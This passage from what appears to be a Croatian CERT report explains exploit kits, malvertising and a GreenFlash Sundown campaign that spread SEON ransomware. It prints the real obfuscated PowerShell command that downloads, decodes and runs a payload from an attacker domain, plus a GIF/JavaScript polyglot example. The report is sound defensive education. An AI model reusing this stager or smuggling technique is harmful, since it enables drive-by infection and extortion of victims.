
Alternativno, napadač ne mora licitirati, već može i izravno napasti poslužitelje neke oglašivačke mreže i tako ubaciti svoj zlonamjerni oglas.

U oba slučaja, oglas se može prikazati na bilo kojoj web stranici koja je iznajmila svoj oglasni prostor – to može biti i neki manji blog, ali može biti i stranica s nekoliko milijuna posjetitelja dnevno. Upravo su stranice s većim brojem posjetitelja sklonije iznajmljivati svoj oglasni prostor jer im to donosi znatne prihode. Jednom kada su napadačevi oglasi

dio oglasne mreže, ovisno o web stranicama na kojima će se oglas prikazivati, zlonamjerni kôd može imati pristup velikom broju posjetitelja.

Zlonamjerni oglasi mogu biti sumnjivi i alarmantni, poput „Vaše računalo je zaraženo“ ili „Zaradite milijun dolara u 10 dana“, ali korisnike se sa svih strana upozorava da na to ne nasjedaju, tako da su ipak uspješniji zlonamjerni oglasi koji izgledaju uobičajeno, a instalaciju zlonamjernog softvera *exploit kit* odradi u pozadini bez žrtvine suradnje, što se još naziva i *drive-by download*.

Na slici 7 prikazan je jedan takav oglas koji HTML *iframe* elementom u pozadini preusmjerava žrtvin preglednik na neku drugu stranicu.



Slika 7 *Oglas sa skrivenim kôdom koji preusmjerava na stranicu exploit kita* (13)

2.1.3 Izravna kompromitacija web stranica i umetanje kôda

U prethodnom dokumentu Nacionalnog CERT-a: „Sigurnosni rizici JavaScript kôda“ ukratko su objašnjene *Cross-site scripting* (XSS) ranjivosti. Pojašnjeno je kako je njima moguće ubaciti zlonamjerni *JavaScript* kôd na ranjivu web stranicu, te da jedan način na koji to kriminalci zloupotrebljavaju je upravo ubacivanje *exploit kita* na legitimne web stranice.

No, XSS ranjivosti nisu jedini mehanizam kojim napadač može ubaciti *exploit kit* na tuđu web stranicu – dovoljno je da napadač preuzme kontrolu nad web stranicom na bilo koji način koji mu omogućuje da ubaci svoj kôd, primjerice:

- iskorištavanjem neke druge ranjivosti web stranice koja napadaču može posredno omogućiti ubacivanje svog kôda na stranicu: SQL *injection*, *command injection*, nezaštićeno učitavanje datoteke (engl. *unrestricted file upload*)...

- iskorištavanjem ranjivosti u neažurnom sustavu za upravljanje sadržajem (engl. *content management system*, CMS), npr. iskorištavanjem ranjivosti *Wordpressa* ili nekog dodatka (engl. *plugin*) za *Wordpress*,
- iskorištavanjem ranjivosti nekog nevezanog servisa na poslužitelju, primjerice FTP servisa,
- pogađanjem lozinke administratora web stranice.

2.2 Skeniranje i iskorištavanje ranjivosti

Nakon što je potencijalna žrtva dovedena u kontakt sa zlonamjernom stranicom na kojoj se nalazi *exploit kit*, slijedi skeniranje žrtvinog preglednika/računala i iskorištavanje ranjivosti.

Exploit kit ima ugrađen popis *exploita* i odgovarajućih ranjivosti za određene inačice preglednika i njihovih dodataka. Često je riječ o javno dostupnim *exploitima* ili *exploitima* koje su kriminalci sastavili, ali za javne, već poznate ranjivosti. Ponekad, *exploit kitovi* sadržavaju i tzv. *zero-day exploite* koji iskorištavaju javno nepoznate ranjivosti za koje proizvođač još nije izdao zakrpu (2).

Exploit kitovi napadaju softver koji se izravno ili neizravno pokreće prilikom otvaranja web stranice. Primarno su to web preglednik (npr. *Google Chrome, Mozilla Firefox, Internet Explorer*) i njegovi dodaci (npr. *Adobe Flash Player*, *Java*, *Adobe Reader*).

Kako bi *exploit kit* znao koju ranjivost može iskoristiti, prvo pokreće kôd koji prikuplja informacije o inačicama softvera na žrtvinom računalu (proizvođač i inačica preglednika, dodaci pregledniku, operacijski sustav). Zatim, usporedbom prikupljenih informacija s informacijama o ranjivim inačicama softvera, *exploit kit* može znati je li korisnik ranjiv na neki od *exploita* u arsenalu *exploit kita*. Primjerice, *exploit kit* može prepoznati da žrtva koristi staru inačicu preglednika *Internet Explorer* i staru inačicu dodatka *Adobe Flash Player*.

Sama činjenica da je žrtva posjetila web stranicu ne znači da će napad uspjeti – napad će uspjeti samo ako žrtva koristi određene ranjive inačice softvera za koje *exploit kit* ima pripremljen *exploit*. Upravo zato, za uspješne napade *exploit kitom*, napadač pokušava doći u kontakt sa što većim brojem korisnika kako bi u konačnici neki od tih korisnika (oni s ranjivim softverom za koje *exploit kit* ima pripremljen *exploit*) bili uspješno napadnuti.

Prethodni dokument Nacionalnog CERT-a: „Sigurnosni rizici JavaScript kôda“ ima dodatne informacije o ovom koraku napada *exploit kitom* iz druge perspektive (rizik pokretanja *JavaScript* kôda).

2.3 Instalacija zlonamjernog softvera na žrtvino računalo

Jednom kada ranjiva žrtva naiđe na *exploit kit*, *exploit kit* iskorištava ranjivost i preuzima kontrolu nad žrtvinim računalom, tj. preciznije – može izvršavati naredbe na žrtvinom računalu izvan sigurnosne okoline preglednika (*sandbox*). Tada se obično izvršavaju naredbe koje preuzimaju datoteke zlonamjernog softvera i pokreću ih na žrtvinom računalu.

Napadaču preostaje još odabrati način na koji će unovčiti svoj napad. Instalacija *ransomwarea* i traženje otkupnine trenutno je najčešći način za naplatu napada *exploit kitom* (14).

Osim *ransomwarea*, napadač može:


- automatizirano prikupiti osjetljive podatke (npr. brojeve kreditnih kartica, korisnička imena i lozinke),
- integrirati korisnika u *botnet* mrežu koja će se koristiti za DDoS napade ili slanje *spam* poruka e-pošte,
- instalirati bankarskog trojanskog konja,
- instalirati zlonamjerni softver za rudarenje kriptovaluta i time trošiti žrtvine računalne resurse za svoju zaradu.

Razvoj kriptovaluta posebice je pogodovao ucjeni i traženju otkupnine te rudarenju kriptovaluta žrtvinim računalom jer, za razliku od bankarskog računa, vlasnik računa kriptovaluta je anoniman ili pseudoniman.

3 Primjer rada stvarnog *exploit kita*


Ovo poglavlje opisuje rad *exploit kita GreenFlash Sundown* koji je u lipnju 2019. godine distribuirao *ransomware* SEON, *spyware* Pony i zlonamjerni softver za rudarenje kriptovalute Monero (engl. *cryptojacking/cryptominer/coin miner*).

Žrtve su u kontakt s *exploit kitom* došle putem zlonamjernih oglasa koji su ubačeni u oglasnu mrežu i pojavljivali su se na legitimnim stranicama, a jedna od njih je i popularna stranica za konverziju videa na domeni *onlinevideoconverter.com* koja je u to vrijeme mjesečno brojala preko 200 milijuna posjetitelja (15). Na slici 8 prikazana je statistika posjećenosti stranice *onlinevideoconverter.com*.



Slika 8 *Posjećenost stranice onlinevideoconverter.com* (15)

Dok je žrtva pregledavala stranicu, poslužitelj s oglasima prikazao je i podmetnuti zlonamjerni oglas s *JavaScript* kôdom i lažnom GIF datotekom koja je u stvari sakrivala glavni dio zlonamjernog kôda kao što je prikazano na slici 9 (15).



Slika 9 *Skriveni JavaScript kôd unutar lažne GIF datoteke* (15)


Exploit kitovi ovako sakrivaju zlonamjerni kôd kako bi teže bio otkriven u bilo kojoj fazi napada (i tijekom infiltracije zlonamjernog oglasa u oglašivačku mrežu, i tijekom napada na krajnju žrtvu). Sljedeće dvije tehnike su uobičajene za krijumčarenje skrivenog kôda u slikama (16):

1) Poliglotske datoteke

Općenito, poliglotske datoteke su datoteke koje se u isto vrijeme mogu interpretirati kao dvije ili više različitih vrsta datoteka. Konkretnije, u ovom slučaju poliglotska datoteka je datoteka koja se u isto vrijeme može interpretirati kao slika, ali i kao *JavaScript* kôd. Primjerice, u HTML kôdu u nastavku prvi element prikazuje sliku, tj. interpretira poliglotsku datoteku kao sliku formata GIF, a drugi put učitava istu datoteku kao *JavaScript* kôd:

```
<img src="poliglotska_datoteka.gif">
<script src="poliglotska_datoteka.gif"></script>
```

Kako bi se to moglo izvesti, datoteka mora biti pažljivo sastavljena. Na slici 10 je kao primjer prikazan heksadekadski prikaz jednostavne poliglotske datoteke koja se može interpretirati i kao GIF slika i kao *JavaScript* kôd.



Offset (h)	00	01	02	03	04	05	06	07	Decoded text
00000000	47	49	46	38	39	61	2F	2A	GIF89a/*
00000008	00	80	00	00	FF	FF	FF	00	.€..ÿÿÿ.
00000010	00	00	21	F9	04	00	00	00	..!ù....
00000018	00	00	2C	00	00	00	00	01	..,.....
00000020	00	01	00	00	02	02	44	01	......D.
00000028	2E	3B	2A	2F	3D	22	70	77	.;*/="pw
00000030	6E	65	64	22	3B	20	61	6C	ned"; al
00000038	65	72	74	28	22	7A	6C	6F	ert("zlo
00000040	6E	61	6D	6A	65	72	6E	69	namjerni
00000048	20	6B	6F	64	22	29	3B		kod");

Slika 10 ***Heksadekadski prikaz jednostavne poliglotske datoteke koja se može interpretirati i kao GIF slika i kao JavaScript kôd***

2) Steganografski sakriven kôd unutar sadržaja slike

U ovoj tehnici, slika (npr. GIF datoteka) se ne može sama po sebi interpretirati kao *JavaScript* kôd, ali je u njenom sadržaju na neki način ipak sakriven zlonamjerni *JavaScript* kôd. Kod može biti jednostavno „zalijepljen“ na kraj datoteke, a u sofisticiranijem slučaju može biti sakriven i u izmjenama vrijednosti pojedinih piksela. Ovom tehnikom je moguće izrazito dobro sakriti sadržaj unutar same datoteke, ali je zato potreban vanjski kôd koji će znati interpretirati sadržaj slike i na temelju njega rekonstruirati te pokrenuti sakriveni kôd.

U konkretnom slučaju napada *exploit kita GreenFlash Sundown*, *JavaScript* kôd sakriven je jednostavnim dodavanjem kôda na kraj GIF datoteke. Ipak, sakriveni kod je zaštićen od analize na drugi način – napravljene su razne transformacije kako bi kôd i dalje bio valjan, tj. kako bi ga web preglednik znao interpretirati, no kako bi u isto vrijeme ručno čitanje kôda bilo znatno složenije (engl. *obfuscation*). Zbog toga je izravna analiza čitanjem kôda bila otežana, no mrežnom analizom je ustavljeno da zlonamjerni oglas u pozadini šalje HTTP zahtjev za dohvat web stranica na kojima je pohranjen *exploit kit* (15). Na slici 11 prikazan je mrežni promet generiran tijekom napada *exploit kita GreenFlash Sundown*.

Host	URL	Body	Comments
www.onlinevideoconverter.com	/youtube-converter	50,171	Compromised site
ads.onlinevideoconverter.com	/www/delivery/ajs.php?zoneid=1&cb=8254267049...	5,365	Compromised site
ads.onlinevideoconverter.com	/www/delivery/lg.php?bannerid=0&campaignid=0&z...	4,871	Fake GIF
fastimage.site	/act_image.html	136,683	Pre-filter
fastimage.site	/act_image.html?mercy=FdMzpfikLihAnNPppGIucrCH...	2,900	Pre-filter
fastimage.site	/uptime.js	3,023	Pre-filter
adsfast.site	/crossdomain.xml	279	GreenFlash Sundown EK (I
adsfast.site	/index.php	2,941	GreenFlash Sundown EK
accomplishedsettings.cdn-cloud.club	/crossdomain.xml	279	(01) GreenFlash Sundown
accomplishedsettings.cdn-cloud.club	/index.php	4,849	(02) GreenFlash Sundown
accomplishedsettings.cdn-cloud.club	/index.php	9,372	(03) GreenFlash Sundown
accomplishedsettings.cdn-cloud.club	/index.php?58f3d135=AwNt6IfxFIvMI5IVpwl86cW8...	102,211	(04) GreenFlash Sundown
accomplishedsettings.cdn-cloud.club	/index.php?58f3d135=AwNt6IfxFIvMI5IVpwl86cW8...	64,835	(05) GreenFlash Sundown

Slika 11 ***Mrežni promet generiran tijekom napada exploit kita GreenFlash Sundown*** **(15)**

Nakon nekoliko preusmjeravanja i učitavanja kôda s različitih domena, učitava se i izvršava *exploit*. Iako je *exploit kit* vjerojatno sadržavao nekoliko različitih *exploita*,


otkriveno je da se u kampanji koja se odvijala u lipnju koristio *exploit* za ranjivost dodatka pregledniku *Adobe Flash Player* poznatu pod identifikatorom CVE-2018-15982 (17). Navedeni *exploit* može napasti inačice *Adobe Flash Playera* 31.0.0.153/31.0.0.108 i starije, tj. može napasti inačice izdane prije 5. prosinca 2018. Iskorištavanje te ranjivosti omogućilo je napadaču izvršavanje proizvoljnog kôda na žrtvinom računalu (18).

Jednom kada je *exploit kit* naišao na ranjivu žrtvu i iskoristio ranjivost, *exploit* je napadaču efektivno dao mogućnost da izvršava naredbe na žrtvinom računalu. U ovom slučaju, *exploit* je bio pripremljen tako da izvrši relativno kratku *PowerShell* naredbu (u usporedbi s veličinom uobičajenog zlonamjernog softvera) prikazanu na slici 12. Prikazana naredba je zatim preuzela drugu, šifriranu i složeniju *PowerShell* naredbu koja je radila dodatne provjere prije instalacije zlonamjernog softvera. Konkretno, navedena je naredba provjeravala izvršava li se unutar virtualnog računala, te u tom slučaju nije zarazila računalo (jer je izvršavanje unutar virtualnog računala dobra indikacija napadaču da to nije uobičajena žrtva, već sustav za automatsku analizu ili sigurnosni analitičar koji pokušava otkriti kako *exploit kit* funkcionira).

```
powershell.exe  -nop -w hidden -c function xor {param($vi, $en);[Byte[]]$OkL = $en.GetBytes
('4965cc');$XKd = $(for ($i = 0; $i -lt $vi.length; ) {for ($j = 0; $j -lt $OkL.length; $j
++) {$vi[$i] -bxor $OkL[$j];$i++;if ($i -ge $vi.Length) {$j = $OkL.length}}});return $XKd}
$en = [System.Text.Encoding]::ASCII;$J=nEw-objEct nEt.wEbclIEnt;$J.proxy=[NEt.WEbREquESt]::
GEtSyStEmWEbProxy();$J.Proxy.CrEdEntIalS=[NEt.CrEdEntIalCachE]::DEfaultCrEdEntIalS;[Byte[]]
$vi = [System.Convert]::FromBase64String($J.downloadStrIng(
'http://accomplishedsettings.cdn-cloud.club'));[Byte[]]$KGf =  xor $vi $en;IEX $en.
GetString($KGf);
```


Slika 12 *PowerShell naredba koja se izvršava nakon uspješnog iskorištavanja ranjivosti* (15)

Ako je *exploit kit*, kombinacijom *PowerShell* kôda i kôda na kontrolnom poslužitelju (engl. *command-and-control server*), odlučio na temelju prikupljenih podataka da je okolina unutar koje se izvršava prihvatljiva, nastavlja s napadom i instalira *ransomware* SEON. *Ransomware* SEON šifrira žrtvino računalo i ostavlja poruku kojom ucjenjuje žrtvu da plati za ključ/alat kojim će dešifrirati datoteke. Na slici 13 prikazana je ucjenjivačka poruka koju je žrtvama ostavljao *ransomware* SEON.



Slika 13 ***Ucjenjivačka poruka ransomwarea SEON*** **(15)**

Ransomware je obavljao i niz ostalih aktivnosti, prikazanih u *batch* skripti na slici 14, poput brisanja pričuvnih kopija kako bi žrtvi pokušao onemogućiti oporavak podataka bez plaćanja otkupnine. Također, uz *ransomware* SEON, *exploit kit* bi u isto vrijeme zarazio korisnika *spywareom* Pony i zlonamjernim softverom za rudarenje kriptovaluta (15).



Slika 14 ***Batch skripta za brisanje pričuvnih kopija koju koristi ransomware SEON*** **(15)**

Uzimajući sve navedeno u obzir, konkretan primjer napada izgledao bi ovako:

1. Korisnik želi konvertirati *Youtube* video u mp3 datoteku i posjećuje stranicu *onlinevideoconverter.com*

2. Stranica je kompromitirana – na njoj se nalazi zlonamjerni oglas koji korisnika, ako ima preglednik s inačicom *Flash Playera* starijom od 31.0.0.153, preusmjerava na stranicu s *exploit kitom*

3. *Exploit kit* napada žrtvu (ranjivog posjetitelja), preuzima datoteke i pokreće zlonamjerni softver na njenom računalu. Žrtva (posjetitelj) ne mora napraviti ništa, samim posjećivanjem te stranice *exploit kit* se učitao iz oglasa i žrtvino računalo je napadnuto preko ranjivosti u *Flash Playeru* te je instaliran *ransomware* SEON

4. Žrtvini podaci se šifriraju i pojavljuje se ucjenjivačka poruka (engl. *ransom note*), kojom napadač traži otkupninu za dešifriranje. Istovremeno, dok se korisnik bori s oporavkom svojih podataka, u pozadini zlonamjerni softver troši njegove računalne resurse za rudarenje kriptovalute *Monero*, a *spyware Pony* u pozadini sakuplja informacije o sustavu, povezanim korisnicima, mrežnim aktivnostima, krade pohranjena korisnička imena i lozinke i ostale osjetljive podatke i šalje ih napadaču (19).

4 Zaključak

Exploit kitovi jednostavni su za korištenje, dosežu veliki broj korisnika i sav napad izvršavaju automatski, bez ikakve suradnje žrtve, što ih čini velikom opasnosti prilikom pregledavanja weba. *Exploit kit* koji uspješno napadne žrtvu ima kontrolu nad njenim računalom te može instalirati *ransomware*, skupljati osjetljive podatke ili na neki drugi način pokušati izvući novčanu korist.

Trenutno su aktualni *exploit kitovi* poznati pod nazivima *Spelevo, Fallout, Magnitude, RIG, GrandSoft, Underminer i GreenFlash,* a svima je zajedničko stupanje u kontakt sa žrtvama putem zlonamjernog oglašavanja i detaljnije prikupljanje podataka o računalu nad kojim su uspješno izvršili napad kako bi odlučili hoće li instalirati zlonamjerni softver ili neće (20).

Kako bi napad *exploit kitom* uspio, korisnik mora u pozadini biti preusmjeren na stranicu koja pohranjuje zlonamjerni kôd i mora imati inačicu web preglednika ili dodatka pregledniku za koju postoji ranjivost i spreman *exploit*. Najčešće napadane ranjivosti su ranjivosti preglednika *Internet Explorer* i dodatka pregledniku *Flash Player* (20) (21).

Uz navođenje korisnika na stranicu s *exploit kitom* putem *phishing/spam* poruka e-pošte gdje korisnik mora slijediti poveznicu iz poruke, često se koriste i kampanje zlonamjernog oglašavanja (2). Zlonamjernim oglašavanjem *exploit kit* može stupiti u kontakt s posjetiteljima popularnih web stranica koje iznajmljuju svoj prostor za oglašavanje. Sama činjenica da je korisnik posjetio inače legitimnu, ali kompromitiranu web stranicu čini ga potencijalnom žrtvom napada *exploit kitom*.

U cijelom ovom procesu, osim korištenja ranjivog softvera, korisnik zaista nije napravio ništa krivo – nije posjetio neku sumnjivu stranicu (već samo primjerice uobičajeni portal s vijestima), nije preuzimao i pokretao nikakav softver, nije čak ni kliknuo na oglase, a i dalje se u konačnici zarazio.

Exploit kitovi se oslanjaju na ranjivosti preglednika i dodataka pregledniku te izvršavanje *JavaScript* kôda unutar web preglednika. Sljedeće preporuke su korisne za sprječavanje napada *exploit kitom*:

